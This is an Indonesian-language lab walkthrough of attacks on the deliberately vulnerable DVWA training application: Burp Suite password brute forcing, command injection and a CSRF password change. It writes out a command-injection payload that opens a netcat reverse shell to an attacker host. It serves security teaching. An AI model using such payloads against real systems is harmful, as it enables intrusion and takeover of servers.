
-cari tulisan ‘Username and/or password incorrect’ dan block tulisan tersebut sebagai penanda lalu tekan OK




-pindah ke tab positions dan tekan tombol ‘Start attack’ untuk memulai proses penyerangan, kemudian tunggu hingga proses penyerangan selesai




-pada request ke 51 burp suite melakukan penyerangan parameter username ‘admin’ dan passwordnya ‘password’ yang tidak memiliki response ‘Username and/or password incorrect’ yang menandakan bahwa kombinasi username dan password tersebut benar






-jika dicobakan ke halaman brute force tidak ada pesan error yang ditampilkan




1. Command injection (security: low)


-pilih menu Command Execution, maka akan tampil halaman sebagai berikut




-jika kita masukkan IP 127.0.0.1 (local host) dan submit maka akan muncul output dari perintah terminal ‘ping 127.0.0.1’




-jalankan burp suite pada halaman tersebut, maka di burp suite akan terekam request POST ketika melakukan submit di halaman Command Execution. Klik kanan pada request tersebut dan pilih send to repeater




-Buka tab Repeater, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya




-Disini kita akan melakukan command injection dengan menyisipkan reverse shell pada command ‘ping’. Sebelum melakukannya buka terminal dan jalankan perintah sebagai berikut



-Kita akan menambahkan perintah ‘nc -e /bin/sh 192.168.100.5 4444’ dimana 192.168.100.5 adalah IP kali linux dan akan dijalankan di port 4444. Kita akan buat website menjalankan 2 perintah command line sekaligus seperti ‘ping 127.0.0.1; nc -e /bin/sh 192.168.100.5 4444’ sehingga kita hanya perlu mengisi ‘127.0.0.1; nc -e /bin/sh 192.168.100.5 4444’ ke dalam parameter sebagai berikut kemudian tekan tombol send




-setelah command injection berhasil dijalankan, netcat berhasil terkoneksi dan masuk sebagai ‘www-data’




1. Cross Site Request Forgery (CSRF) (security: low)


-pilih menu CSRF, maka akan tampil halaman untuk mengubah password admin sebagai berikut




-sekarang kita coba ganti passwordnya admin menjadi ‘12345’ dengan mengisi field new password ‘12345’ dan field Confirm new password ‘12345’ kemudian tekan tombol Change maka akan muncul notifikasi ‘Password Changed’ dan parameter password\_new dan juga password\_conf di link




-sekarang kita coba copy link tersebut kemudian ubah passwordnya menjadi ‘hacked’ dan buat halaman jebakan dengan menggunakan HTML sebagai berikut




-buka file HTML tersebut di browser




-Klik tulisan ‘Click Here’ pada halaman tersebut, maka halaman akan otomatis dialihkan ke website DVWA



-Sekarang kita coba login sebagai admin dengan password ‘hacked’

